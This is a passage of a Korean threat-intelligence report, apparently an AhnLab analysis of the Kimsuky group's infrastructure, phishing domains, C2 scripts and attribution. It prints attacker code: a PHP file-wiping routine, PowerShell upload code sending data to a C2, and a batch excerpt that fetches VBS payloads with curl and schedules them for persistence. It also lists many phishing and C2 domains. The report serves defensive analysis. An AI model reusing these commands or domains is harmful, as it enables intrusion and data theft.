<pre> \$query = array ("0" => "docu", "1" => "info_sc", "6" => "normal_sc", "25" => "click_sc", "29" => "gz", "31" => "ad_41", "37" => "def_t", "100" => "first", "300" => "second"); </pre>	<pre> \$query = array ("1" => "info_ps", "5" => "key_ps", "29" => "gz", "31" => "ad_41", "37" => "def_t"); </pre>

(그림 58) php 파일의 인자값에 매핑된 악성코드

그런데 두 PHP 파일에는 한가지 공통점이 있습니다. 잘못된 인자값을 사용하면 PHP 파일을 포함한 모든 악성코드를 삭제하고 로그를 남기도록 제작되어 있습니다. 예를 들어 list.php?query=20은 위 (그림 59)의 list.php에 존재하지 않는 인자값이므로 list.php는 C2에 존재하는 모든 악성코드를 삭제하고 아래 (그림 60)과 같이 로그를 파일로 남깁니다. Kimsuky 조직이 list.php, lib.php를 이렇게 제작한 것은 나름 분석가의 특징을 고려했다고 판단했습니다.

분석가는 C2의 구조(ex, 폴더나 파일이 몇개 있고, 어떤 자료가 저장되어 있는지)와 list.php, lib.php에 명시된 인자값과 각 인자값에 매핑된 실제 파일명을 알 수가 없는 상황에서 자신의 분석 경험에 따라 query=()나 idx=()에 숫자가 사용된다는 것은 알고 있으므로 숫자만 순차적으로 증가시켜서 어떤 악성코드를 다운로드하는지 확인을 시도할 것입니다. Kimsuky 조직도 이점을 잘 알고 있기 때문에 분석가를 방해하기 위해서 의도적으로 위 (그림 58)에서 인자값을 순차적으로 명시하지 않고 간격을 두어 예를 들어 분석가가 인자값을 순차적으로 증가시켜서 1번 파일인 info_sc까진 확보할 수 있어도 나머지 파일은 확보 실패하도록 제작한 것으로 판단했습니다.

list.php의 삭제 코드	삭제 후 로그
<pre> if(\$hDir = opendir('./')) { while (false != (\$dir_file = readdir(\$hDir))) { if(\$dir_file == "." \$dir_file == "..") continue; if(is_file(\$dir_file)) { unlink("./".\$dir_file); } } closedir(\$hDir); } </pre>	<pre> ===== 23:19, 10.03.2023 ===== <AnalysisLevel 1> Warning!!! Wrong Query Requested. ip : ::1 query : 2222 UserAgent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36 Deleting all files... </pre>

(그림 59) list.php의 삭제 코드와 삭제 후 로그

(4) 국내 경유지(KR)

Kimsuky 조직은 2023.02 ~ 2023.04월까지 국내 경유지(KR)의 RDP를 통해서 78개 IP에 접속 시도한 흔적이 있습니다. 78 개 중 27.102.128.23(KR), 17*.11*.22*.18*(US)에서 Kimsuky 조직의 악성 행위를 확인했습니다.

TIME	PARENT_PROCESS	CURRENT_PROCESS	TARGET1	TARGET2
2023-04-18 11:27:59	%systemroot%\explorer.exe	%systemroot%\system32\mstsc.exe	0.0.0.0:61180	27.102.128.23:3389
2023-04-13 09:36:53	%systemroot%\explorer.exe	%systemroot%\system32\mstsc.exe	0.0.0.0:57318	27.102.128.23:3389

(표 43) 국내 경유지(KR)에서 27.102.128.23 접속 행위 로그

위 (표 43)의 RDP 접속 행위가 정상 연결은 아니라고 판단한 것은 국내 경유지(KR)의 관리자에 의해서 업무 목적의 연결은 아님을 확인한 것도 있지만 27.102.128.23(KR)은 WHOIS(whois.kisa.or.kr)에서 조회한 결과 (주)한국컨텐츠인프라에 할당된 IP로 27.102.***.*** 대역은 Kimsuky 조직이 3 년전부터 최근까지 피싱 목적으로 다수의 악성 URL 을 매핑해 놓은 점도 있습니다.

예를 들어 27.102.106.48(KR)은 3 년전 코로나가 전세계적으로 이슈였을 때 코로나 백신 제조 기업을 해킹하기 위한 피싱 URL, 통일부를 사칭한 피싱 URL 이 매핑된 IP 이며, 최근에도 Naver 피싱을 위한 URL 이 매핑되어 있음을 확인했습니다. 그리고 붉은색으로 표시된 27.102.114.89(KR)은 2 년전 "한국원자력연구원, 北 해커 추정 세력에 서버 뚫려(매일경제, hxxps://www.mk.co.kr/news/politics/9917932)"에 표기된 IP 중 1 개입니다. (아래 (표 44) 참고)

27.102.112.49(KR), 한국컨텐츠인프라	27.102.106.48(KR), 한국컨텐츠인프라	27.102.107.63(KR), 한국컨텐츠인프라	27.102.114.89(KR), 한국컨텐츠인프라
2020.08 ~ 2020.09	2020.09 ~ 2023.09	2020.12 ~ 2021.03	2021.04 ~2021.05
app.cjphoto.ga	exchange.uni-tuebingen.buzz	onedrive-upload.ikpoo.cf	manager.naver-in.ml

Operation Covert Stalker 보고서

helper.uni-korea.ga (통일부)	exchange.uni-tuebingen.cf	onedrive.ikpoo.cf	
nid.naver.home-info.ml	hotlook.jonga.ml	manager.naver-in.ml	
cimoon.ga	appmedicine.whooint.cf (Appmedicine)	user.naver-in.ml	
love.krnvc.ga	mail.celltrion.ml (셀트리온)	admin.naver-in.ml	
vlnk.ga	krhome.ga	mail.naver-in.ml	
jbnu.info	webmail.cellivery.ml	nsec.nhnems.kro.kr	
jbnu.ml	mail.novavax.ml (노바백스)	jbnu.info	
cimoon.ml	itsjbnu.ml	nhnems.nsec.kro.kr	
app.seoul.minia.ml	celltrion.cloudmall.club (셀트리온)	home.xonate.kro.kr	
itsjbnu.ml	helper.uni-korea.ga (통일부)	nidlogin.nidcorp.n-e.kr	
member.daum.home-info.ml	nid.naver.home-info.ml	member.cdaum.kro.kr	
	vlnk.ga	test.mydomainisok.kro.kr	
	love.krnvc.ga	user.lottebp.ga	
	jbnu.ml	nhn.nsuites.ga	
	app.seoul.minia.ml	member.cesdaum.ga	
	member.daum.home-info.ml		
	app.saferzone.ml		
	cc.nidcorp.site		
	naver.nidcorp.site		
	mail.nidcorp.site		
	blog.nidcorp.site		
	lcs.nidcorp.site		
	naver.weataxs.site		

	lcs.weataxs.site		
	cc.weataxs.site		
	wetaxces.online		

(표 44) IP 에 매핑된 악성 URL

Kimsuky 조직은 국내 경유지(KR)에서 RDP 를 통해서 17*.11*.22*.18*(US)에 접속한 후 백신을 설치하여 악성코드 테스트, 웹쉘 접속 등 다수의 악성 행위 흔적을 남겨두었습니다.

진단 시간	FILE PATH	진단명
20230509174904	goodsjobs.eu/tygygvftsfx8g68Gu8x7s78gsx6.php	LOG_ID_WEB_MAL_BLOCK
20230509174651	healope.info/	LOG_ID_WEB_MAL_BLOCK
20230509174538	goodsjobs.eu/	LOG_ID_WEB_MAL_BLOCK
20230412190611	listmember.info/	
20230409173621	afgvillage.eu/	LOG_ID_WEB_PHISHING_BLOCK
20230406005917	thrhsgdsfg.medianewsonline.com/98u98h.php	
20230331015228	omsuk.info/mesmber/se2.htm	LOG_ID_WEB_MAL_BLOCK
20230331014609	omsuk.info/nars.html	LOG_ID_WEB_MAL_BLOCK
20230331013333	omsuk.info/	LOG_ID_WEB_MAL_BLOCK

(표 45) 17*.11*.22*.18*(US)의 악성 URL 접속 차단 로그


위 (표 45)는 Kimsuky 조직이 17*.11*.22*.18*(US)을 통해서 악성 URL 에 접속할 때 백신에서 차단한 로그 중 일부를 발취한 것으로 열은 붉은색으로 표시된 URL 은 "㉔ 2023.05 월, 이호스트 IP"에서 설명한 대북 분야에 종사하는 대학교 교수, 전 통일부 고위 공무원의 메일 계정을 탈취하기 위한 피싱 URL, 탈취한 메일 계정을 저장하는 C2 관리와 운영 목적의 Green Dinosaur 웹쉘 URL 입니다.

열은 녹색으로 표시된 URL 은 앞에서 설명했던 동일한 분야에 종사하는 특정인이나 조직의 메일 계정을 탈취할 목적의 피싱 URL 로 "㉕ 2023.03 월, 국내 경유지(KR)"에서 설명했습니다. 마지막으로 열은 노란색으로 표시된 URL 은 악성코드에 감염된 해킹 대상의 시스템에서 탈취한 정보를 저장하는 C2 관리와 운영 목적의 Green Dinosaur 웹쉘 URL 이며, 분석 보고서를 작성하는 시점에도 웹쉘 URL 에 접속이 가능했으며, 악성코드 유포 구조는 "㉓ 2022.09 월, 185.176.43.106(BG)"와 동일합니다.

Name	Type	Size	Last Modified
[..]			2023/May/Sat 01:03:31
[report]	Directory		2023/May/Sat 02:48:20
common.txt	File	563 B	2023/May/Sat 01:07:25
foot.txt	File	2.57 KB	2023/May/Sat 01:07:29
getckps.txt	File	9.46 KB	2023/May/Sat 01:07:33
infsdps.txt	File	5.88 KB	2023/May/Sat 01:07:36
main.php	File	2.08 KB	2023/May/Sat 01:08:38
show.php	File	1.09 KB	2023/May/Sat 01:08:54
stdio.php	File	1.58 KB	2023/May/Sat 01:08:40

(그림 60) thrhtsgdsfg.medianewsonline.com 의 악성 파일들

(그림 58)의 list.php 는 잘못된 인자값을 입력하면 C2 에 존재하는 파일을 삭제했지만 위 (그림 60)의 main.php 는 잘못된 인자값을 입력해도 파일을 삭제하진 않으며, list.php 처럼 분석가의 IP 로 판단하고 Check 폴더에 파일로 로그를 저장합니다. (아래 (그림 61 참고))



(그림 61) Check 폴더에 생성된 파일 예시

아래 (표 46)은 Kimsuky 조직이 17*.11*.22*.18*(US)에서 악성코드 테스트할 때 설치한 백신에 의해서 진단한 로그 중 일부를 발취한 것으로 네가지 특징으로 정리했습니다.

시간	FILE PATH	진단명
20230509234409	C:\Windows\System32\termsvc.dll	ASD.Prevention
20230430070742	C:\Users\DefaultUser\Downloads\info_sc_org1.txt	Trojan/VBS.Kimsuky
20230430070640	C:\Users\DefaultUser\Downloads\info_sc_org1 - 복사본.vbs	Trojan/VBS.Kimsuky
20230323043909	C:\Users\Administrator\AppData\Local\Temp\OneNote\16.0\Exported\{015223D7-1E1C-4B92-9ED7-68061329370A}\NT\1\((KBS 일요진단)질문지.vbs	Trojan/VBS.Akdoor.S2202
20230321053830	C:\Users\Administrator\Downloads\passwod.txt.lnk	Dropper/LNK.Kimsuky.S2172

20230321053733	C:\Users\Administrator\Downloads\result.txt.lnk	Dropper/LNK.Kimsuky.S2172
20230321054627	C:\Users\Administrator\Downloads\exection\ms_x64.dll	Trojan/Win.Agent.R521672

(표 46) 17*.11*.22*.18*(US)의 백신 진단 로그

첫째, 옅은 붉은색으로 표시된 ms_x64.dll 의 FILE PATH 에서 execution 은 오타로 원래 execution(실행)을 의미했던 것이며, Kimsuky 조직이 17*.11*.22*.18*(US)와 연결의 지속성을 확보를 위해서 ms_x64.dll 을 실행하여 계정 생성(DefaultUser / Isjdoif#@\$@#09v921), RDPWrapper 인 %System%\termsvc.dll 생성 및 실행한 것으로 해석할 수 있습니다.

둘째, 동일한 경로에 동일한 파일명을 가진 파일을 복사할 때 사용 중인 Windows 운영체제의 언어를 기반으로 이 파일이 복사본임을 의미하는 단어가 파일명 뒤에 붙습니다. 옅은 노란색으로 표시된 악성코드의 파일명 뒤에 "복사본"이 붙은 것은 Kimsuky 조직이 악용한 17*.11*.22*.18*(US)는 IP 는 해외이지만 해당 IP 를 사용하는 시스템에 한글 Windows 를 설치하여 사용 중인 것으로 판단했습니다. 이런 흔적을 통해서 해킹 조직의 언어나 지역을 유추해 볼 수 있으므로 프로파일링에 도움이 됩니다.

셋째, 옅은 녹색으로 표시된 악성코드는 바로가기로 passwd.txt.lnk 의 구조는 아래 (그림 62)와 같습니다. 바로가기 악성코드 실행으로 생성된 VBS 파일에서 핵심 내용은 ②의 붉은색 박스로 표시된 것처럼 난독화되어 있으며, 파란색 박스로 표시된 간단한 난독화 해제 과정을 거치면 ③에서 악성코드 다운로드 URL 이 존재하는 최종 VBS 코드를 확인할 수 있습니다. 최종 VBS 코드 실행으로 접속하는 URL 형식은 악성 문서나 실행 파일 악성코드에서 접속하는 URL 과 동일하며, query=()에 따라 다운로드하는 악성코드가 달라집니다.



(그림 62) passwd.txt.lnk 의 구조

넷째, 옅은 보라색으로 표시된 (KBS 일요진단)질문지.vbs 는 (그림 62)에서 ②번에 해당하는 악성코드로 난독화 해제된 후 코드는 ③번과 동일하며, 해당 VBS 의 FILE PATH 를 고려할 때 MS 의 OneNote 를 악성코드 실행에 악용한 것으로 판단하고 있습니다. 참고로 안랩은 2023 년 03 월 Kimsuky 조직의 OneNote 악성코드 유포 사례를 공개한 바 있습니다.

[+] (ASEC 블로그) 사례비 지급 내용으로 위장한 OneNote 악성코드 (Kimsuky)

hxxps://asec.ahnlab.com/ko/49843/

Microsoft 에서 2023 년 10 월 10 일자 공지 사항을 통해서 Windows 의 기능으로 사용되어온 VBS(Visual Basic Script)를 단계적으로 제거하겠다는 소식을 공개했으며, 다수의 외신을 통해서 기사화되었습니다.

[+] (Microsoft) 2023 년 10 월 10 일자 공지사항

<https://learn.microsoft.com/en-us/windows/whats-new/deprecated-features>

[+] (Bleeping Computer) Microsoft to kill off VBScript in Windows to block malware delivery.

<https://www.bleepingcomputer.com/news/security/microsoft-to-kill-off-vbscript-in-windows-to-block-malware-delivery/>

Microsoft 의 공지사항에 따르면 오랫동안 Windows 의 기능으로 사용되어온 VBS(Visual Basic Script)가 악성코드 감염에 자주 악용되어왔고 유지 보수의 어려움으로 보안상 취약하기 때문에 단계적으로 제거하겠다는 내용입니다.

Kimsuky 조직뿐만 아니라 다수의 해킹 조직이 VBS 를 악성코드 제작에 악용해왔기 때문에 Microsoft 의 단계적인 VBS 제거 소식은 해킹 조직이 악성코드 제작에 악용할 수 있는 다수의 방법 중 하나를 잃은 것이며, 사용자에게는 악성코드 감염 위험성을 하나 제거한 것이므로 반가운 소식이라고 할 수 있습니다. 하지만 Microsoft 의 단계적인 VBS 제거라고 해도 해킹 조직에게 큰 영향은 주지 않을 것입니다. 그 이유는 해킹 조직은 VBS 가 아니라도 악성코드를 제작할 수 있는 다수의 방법을 사용하기 때문으로 예를 들어 EXE 나 DLL 확장자를 가진 실행 파일, 문서에 삽입하는 매크로, Windows 의 기능으로 제공되는 파워셸 스크립트, Windows 의 시스템 명령을 악용한 배치 파일, 바로 가기(.lnk), Java Script 등이 있습니다.

Microsoft 의 단계적인 VBS 제거가 분명히 반가운 소식인 것은 사실이지만 이 소식이 해킹 조직의 악성코드 제작 패턴에 어떤 영향을 줄 것인지 관심을 갖고 지켜보는 것도 의미있는 관전 포인트입니다.

6. Kimsuky 조직인 이유

Kimsuky 조직이 해킹한 시스템에 보관해둔 RDP(CVE-2019-0708) 취약점 스캐너, 공개용 프로그램, Eternal Blue 패키지 등 이외에도 악성코드 프로파일링을 진행하여 유사 또는 동일한 코드가 재사용됐으며, 과거 해킹 활동과의 연관성 분석 등을 근거로 이번 작전을 Kimsuky 조직의 소행으로 판단했습니다.

아래 (표 47)의 악성코드는 계정 생성, 공유 폴더 설정, 계정 생성, RDP 서비스 설정을 수행하는 악성코드로 Kimsuky 조직의 과거 악성코드와 Boundary 문자열의 유사성, 탈취한 인증서로 동일 서명 등을 발견했습니다.

진단 시간	파일 이름	FILE PATH	V3 진단명
2023-02-24 11:49:17	domain_x64.dll	%SystemDrive%\users\%ASD%\downloads\ eternal_bin\storage\domain_x64.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:17	domain_x86.dll	%SystemDrive%\users\%ASD%\downloads\ eternal_bin\storage\domain_x86.dll	Trojan/Win32.NsSpy

2023-02-24 11:49:16	dns_x86.dll	%SystemDrive%\users\%ASD%\downloads\ eternal_bin\storage\dns_x86.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:16	dns_x64.dll	%SystemDrive%\users\%ASD%\downloads\ eternal_bin\storage\dns_x64.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:15	defaultes_x86. dll	%SystemDrive%\users\%ASD%\downloads\ eternal_bin\defaultes_x86.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:15	defaultes_x64. dll	%SystemDrive%\users\%ASD%\downloads\ eternal_bin\defaultes_x64.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:15	dnsadmin_x86_ 2003.exe	%SystemDrive%\users\%ASD%\downloads\ eternal_bin\dnsadmin_x86_2003.exe	Trojan/Win32.Agent
2023-02-24 11:49:15	dnsadmin_x64_ 2003.exe	%SystemDrive%\users\%ASD%\downloads\ eternal_bin\dnsadmin_x64_2003.exe	Trojan/Win32.Agent

(표 47) 6*.9*.20*.24*(KR)의 백신 진단 로그

(1) 문자열의 유사성

문자열의 유사성을 설명하기 위해서 위 (표 47)에서 열린 보라색으로 표시된 2 개의 악성코드가 기준이며, 안랩이 보유하고 있는 Kimsuky 조직의 악성코드 중에서 과거부터 최근까지 연결시킬만한 유사성이 존재하는지 분석을 진행했습니다.

아래 (그림 63)에서 붉은색으로 표시된 C2 Boundary 문자열은 Kimsuky 조직의 악성코드에서만 발견되는 표시로 2023 년 09 월 enc.txt 는 고정 Boundary 문자열을 사용하지 않고 자체적으로 생성하도록 변형됐다는 점을 감안하더라도 C2 통신 헤더의 구조는 과거의 악성코드와 매우 유사한 것으로 판단했습니다.

2016.09월 hncupdate.exe (MD5: a3f0099315ebfb7edef043b0885c1b6e)	2020.03월 flower01.ps1 (MD5: a92e757205f090f85f92cf60d989dfc0)	2023.09월 enc.txt (MD5: ace6ca3fbc585c4ebb67dadccb79980e)
Content-Type: application/x-www-form-urlencoded HTTP/1.0 image/gif, image/jpeg, image/pjpeg, image/png, */* Mozilla/4.0 %s?filename=%s Content-Type: application/octet-stream Content-Disposition: form-data; name="userfile"; filename="10000000 Content-Disposition: form-data; name="MAX_FILE_SIZE" -----WebKitFormBoundarywhpFxBBe19cSjFnG ending Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322) Accept-Language: en-us	\$boundary = "---- WebKitFormBoundarywhpFxBBe19cSjFnG " \$ContentType = 'multipart/form-data'; boundary=' + \$boundary \$bodyLines = ("--\$boundary", "Content-Disposition: form-data; name=""MAX_FILE_SIZE""\$LF", "10000000", "--\$boundary", "Content-Disposition: form-data; name="userfile"; filename=""\$upName""", "Content-Type: application/octet-stream\$LF", \$pUploadData, "--\$boundary") -join \$LF	if(\$postString -ne \$null) { \$conDisp = "--\$Script:boundary`r`nContent- Disposition: form-data; name=""; \$postData = "\$conDisp""MAX_FILE_SIZE""`r`n`r`n"; \$postData += "10000000`r`n"; \$postData += "\$conDisp""file"; filename=""\$UpName""`r`n"; \$postData += "Content-Type: text/plain`r`n`r`n"; \$postData += "\$postString`r`n--\$Script:boundary- -"; \$url = "\$Uri/show.php"; \$response = Invoke-WebRequest -Uri \$url - WebSession \$Script:webReqUpload -Method Post - Body \$postData; }

(그림 63) 악성코드의 Boundary 문자열

[+] (ASEC 블로그) "코인 및 투자 관련 내용으로 위장한 악성코드 유포 중"

hxxps://asec.ahnlab.com/ko/55646/

Kimsuky 조직이 14*.10*.23*.21*(US)에서 수행한 악성 행위 중 일부를 발췌한 것으로 악성코드 테스트로 발생하는 행위 패턴(악성코드 실행 → mshta.exe(C2 접속) → cmd.exe 실행)이 일정하며, 최초 실행했던 악성코드의 파일명만 다를 뿐 악성 행위는 동일합니다.

Report Time	Process	Target	Behavior	Data
2023-07-18 10:17:22	mshta.exe	cmd.exe	Executes exploitable process	N/A
2023-07-18 10:17:22	explorer.exe	File Less Submit (접수 증명원 포함)항소장.exe	Creates process	N/A
2023-07-18 10:17:22	File Less Submit (접수 증명원 포함)항소장.exe	mshta.exe	Executes exploitable process	N/A
2023-07-18 10:17:22	mshta.exe	N/A	Connects to network	hxxps://partner24.kr/
2023-07-17 10:29:25	mshta.exe	cmd.exe	Executes exploitable process	N/A
2023-07-17 10:29:25	explorer.exe	20230717_03019004 5911.pdf .exe(ASEC 블로그)	Creates process	N/A
2023-07-17 10:29:25	cmd.exe	conhost.exe	Creates process	N/A
2023-07-17 10:29:25	20230717_03019004 5911.pdf .exe (ASEC 블로그)	mshta.exe	Executes exploitable process	N/A
2023-07-17 10:29:25	mshta.exe	N/A	Connects to network	hxxps://partner24.kr/
2023-07-14 22:23:59	mshta.exe	cmd.exe	Executes exploitable process	N/A
2023-07-14 22:23:59	explorer.exe	File Less Submit 음면 골프회장.exe	Creates process	N/A

14*.10*.23*.21*(US)는 Windows 10(Build Number: 22621)을 사용 중이었고, Kimsuky 조직이 해킹한 시스템인지, 자체적으로 구축한 시스템인지 확인할 수 없었지만 "(4-1) RDP(CVE-2019-0708) 취약점 악용"에서 설명한 것과 동일한 패턴으로 RDP(CVE-2019-0708) 취약점 스캐닝 행위를 확인했습니다. (아래 (표 49) 참고)

Report Time	Process	Behavior	Data
2023-07-17 21:49:49	RdpAttack_Zooho01.exe	Connects to network	46.43.***.***:3389(PS)
2023-07-16 17:45:49	RdpAttack_Zooho01.exe	Connects to network	59.103.***.***:3389(PK)
2023-07-16 10:43:30	RdpScan_ZoHoo_1216.exe	Connects to network	72.255.***.***:3389(PK)
2023-07-16 10:43:25	RdpScan_ZoHoo_1216.exe	Connects to network	72.255.***.***:3389(PK)
2023-07-16 10:43:10	RdpScan_ZoHoo_1216.exe	Connects to network	72.255***.***:3389(PK)

(표 49) 14*.10*.23*.21*(US)의 RDP(CVE-2019-0708) 취약점 스캐닝 행위 로그

Kimsuky 조직이 해킹한 시스템 중 일부에서 Eternal Blue 와 FILE PATH 에 붉은색으로 표시된 문자열이 존재하는 공통점이 있으며, 이는 Kimsuky 조직이 Eternal Blue, 자체 제작한 악성코드 그리고 공개용 프로그램을 패키지 형태로 압축하여 보관하고 있다가 해킹한 시스템에 복사하고 압축해제한 후 사용함을 의미합니다.

진단 시간	FILE PATH	진단명
2023-03-11 15:47:46	%SystemDrive%\Users\%ASD%\Appdata\Roaming\chrome\eternal_bin\storage\domain_x86.dll	Trojan/Win32.NsSpy
2023-03-11 15:47:45	%SystemDrive%\Users\%ASD%\Appdata\Roaming\chrome\eternal_bin\storage\domain_x64.dll	Trojan/Win32.NsSpy
2023-03-11 15:47:45	%SystemDrive%\Users\%ASD%\Appdata\Roaming\chrome\eternal_bin\storage\dns_x64.dll	Trojan/Win32.NsSpy
2023-03-11 15:47:45	%SystemDrive%\Users\%ASD%\Appdata\Roaming\chrome\eternal_bin\defaultes_x86.dll	Trojan/Win32.NsSpy

(표 50) 18*.10*.21*.11*(KR)의 백신 진단 로그

(4) 악성 URL의 연관성

18*.10*.21*.11*(KR)에서 악성코드, 피싱 테스트 목적으로 접속한 (열은 붉은색으로 표시)URL이 매핑된 4개의 IP에도 Kimsuky 조직이 악성코드 유포나 피싱을 위해서 생성한 다수의 악성 URL이 매핑되어 있으며, 아래 (표 51)과 같습니다. Kimsuky 조직은 C2 구축할 때 *.kro.kr, *.p-e.kr, *.r-e.kr, *.n-e.kr, *.o-r.kr 등을 자주 사용하는 패턴이 있으므로 방화벽에 차단 정책으로 고려해볼 수 있지만 정상 URL도 사용하므로 신중을 기해야 합니다.

136.0.16.80(US)	162.0.209.27(US)	185.185.40.112(NE)		216.189.157.76(US)
2022.12 ~ 2023.05	2023.02 ~ 2023.06	2022.02 ~ 2022.07		2022.01 ~ 2022.07
teishin.org	nknews.pro	nid.navercopr.co	nihaiji.p-e.kr	update.p-e.kr
	joongang.site	gw.yottatech.r-e.kr	nmail.p-e.kr	hao.lantian.p-e.kr
	www.nknews.pro	daum.otp-system.p-e.kr	sire.r-e.kr	osupdate.r-e.kr
	voanews.one	accounts.daums.pro	peer.o-r.kr	hyper.cadorg.p-e.kr
	staradvertiser.store	daum.protect-mail.p-e.kr	otp.r-e.kr	hi.ncgncg.p-e.kr
	yonsei.lol	nid.logcheck.ga	aire.p-e.kr	auth.worksmobile.kro.kr
	rfa.ink	mail.masters-login.r-e.kr	qingli.o-r.kr	fedra.p-e.kr
	cmonunt.online	mail.it-ace.r-e.kr	update.p-e.kr	app.iptimes.o-r.kr
	waesme.shop	update.naver-logs.r-e.kr	xinzhong.r-e.kr	objects.n-e.kr
		sdfwerwer.sbs	smart-alyac.r-e.kr	preview.p-e.kr
		june.lovelyclient.ml	proxy.ngrok.p-e.kr	update-online.p-e.kr
		da.infocheck.cf	sjkdfuiowe.p-e.kr	omtom.r-e.kr
		ucmdjwer.lol	myinfo.nsupport.ml	rok.my.to
		logins.daums.pro	sftp.r-e.kr	infoauth.shop
		uieosdj.r-e.kr	app.firmware.o-r.kr	login.microsftonline.tk
		nid.navercopr.tk	client.coreavpn.kro.kr	mlcrst.p-e.kr
		hiwi.o-r.kr	mail.yonseul.kro.kr	mxndu.r-e.kr
		hiwi.p-e.kr	app.toolkit.r-e.kr	regular.winupdate.kro.kr
		iishtt.p-e.kr	dmail.p-e.kr	nid.navercopr.ml
		vitual.p-e.kr	support.github.n-e.kr	webmail.cengroup.kro.kr
				aire.us.to

(표 51) IP에 매핑된 악성 URL

1) joongang.site

Kimsuky 조직은 2023년 06 ~07월에 악성 배치 파일을 유포한 적이 있습니다. 해킹 대상이 악성 배치 파일을 실행하면 악성코드 감염을 인지하는 것이 어렵도록 구글 드라이브에 업로드한 미끼 파일을 보여주며, 미끼 파일의 주제는 외교, 안보, 국방 분야로 다양합니다. 그리고 아래 (그림 67)과 같이 V3, 알약, KAV, Avast 백신 프로세스의 실행 유무에 따라 joongang.site에서 추가 악성코드를 다운로드 및 실행하는 악성 기능을 수행합니다.

```
if not "%V3ID%" == "" ( // V3
    curl -o "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\onenote.vbs" https://joongang.site/doc/ca.php?na=sh_vb.gif
)
// ayagent.aye & ETd
curl -o "%appdata%\asdfg.vbs" https://joongang.site/doc/ca.php?na=vbs.gif
schtasks /create /tn CleanupTemporaryState /tr "wscript.exe /b %appdata%\asdfg.vbs" /sc minute /mo 41 /f
```

(그림 67) 비교 조건과 추가 악성코드 다운로드 및 실행

악성 배치 파일을 실행했을 때 해킹 대상에게 보여주는 미끼 파일과 내용의 일부로 대부분 한반도와 주변국의 정세에 관련된 내용을 담고 있는 문서입니다.

파일명	파일 내용
Consent Form_Princeton Study.pdf	한국의 신형 핵무기 논의
NK_nuclear_threat.docx	북한의 핵 위협: 한국의 인식과 미국의 핵 확장 억제
Zoom 세부사항.docx	Zoom 미팅 정보
Zoom 세부사항.pdf	Zoom 미팅 정보
국제지역연구_심사소견서.hwp	국제지역연구 논문 심사 소견서
미 인도태평양 전략의 군사안보적 검토 - 미 인도태평양 사령부를 중심으로.pdf	미국 인도태평양 전략에 대한 정책에 대한 논문
원고작성 세칙.docx	원고 작성 가이드
자유민주주의 원칙하 한반도 통일을 이룩하여 변영된 조국 건설해야.docx	한반도 통일과 주변국의 정세에 대한 의견
최근 CFO 조찬세미나 주요 강연목록 2023_06.pdf	(사)한국 CFO 협회 CFO 조찬세미나 최근 강연목록
한미동맹(글로벌국방)-new.hwp	한미동맹강화에 기초한 북핵위협 대응에 대한 의견

(표 52) 미끼 파일 정보

2) update.p-e.kr

아래 (표 53)은 18*.10*.21*.11*(KR)에서 국민연금공단의 전자문서 열람으로 위장한 피싱 URL에 접속할 때 백신의 차단 로그입니다.

진단 시간	FILE PATH	V3 진단명
20230722113859	update.p-e.kr/config.php	LOG_ID_WEB_MAL_BLOCK
20230722113840	update.p-e.kr/ncheck/check.php?Eid=ZHJha2U1NDc4Q*****=&op=2&tu=aHR0cHM6Ly9pbmZvaWNlM5hdmVybWVudmVybS9tYWluP2Zyb209bWFpbA==	LOG_ID_WEB_MAL_BLOCK
20230722113809	update.p-e.kr/rimages/NPS.png	LOG_ID_WEB_MAL_BLOCK

(표 53) 18*.10*.21*.11*(KR)의 피싱 URL 접속 차단 로그

config.php 는 비밀번호가 필요한 웹shell로 본 보고서를 작성 중인 시점에는 접속이 불가능했습니다. 그리고 웹shell URL 은 Kimsuky 조직만 알고 있으므로 config.php 에 접속한 18*.10*.21*.11*(KR)는 Kimsuky 조직의 IP 임을 의미합니다.

피싱 URL 을 구성하는 인자값도 Eid 에는 BASE64 로 인코딩된 해킹 대상의 메일 주소, tu(정상 URL)에는 BASE64 로 인코딩된 정상 네이버 전자 문서 URL (hxxps://invoice.naver.com/main?from=mail)이 저장되어 있습니다. NPS.png 는 파일명에서도 알 수 있듯이 국민연금공단으로 위장한 피싱 메일에서 사용하는 로고로서 피싱 메일의 신뢰성을 높이기 위한 목적입니다.

3) hyper.cadorg.p-e.kr

216.189.157.76(US)에 매핑된 hyper.cadorg.p-e.kr 는 LightShell(A.K.A AppleSeed)의 C2 입니다.

[+] LightShell 의 Relations

[hxxps://www.virustotal.com/gui/file/c1958894129800843f627bc791ae046f9f4c5b26a4cb7bd7b6d684b110be690a/relations](https://www.virustotal.com/gui/file/c1958894129800843f627bc791ae046f9f4c5b26a4cb7bd7b6d684b110be690a/relations)

Contacted Domains (2) ⓘ			
Domain	Detections	Created	Registrar
dns.msftncsi.com	0 / 89	2005-11-10	CSC CORPORATE DOMAINS, INC.
hyper.cadorg.p-e.kr	2 / 89	-	-

Execution Parents (1) ⓘ			
Scanned	Detections	Type	Name
2022-07-09	43 / 68	Win32 DLL	autoupdate.dll

(그림 68) LightShell 의 C2
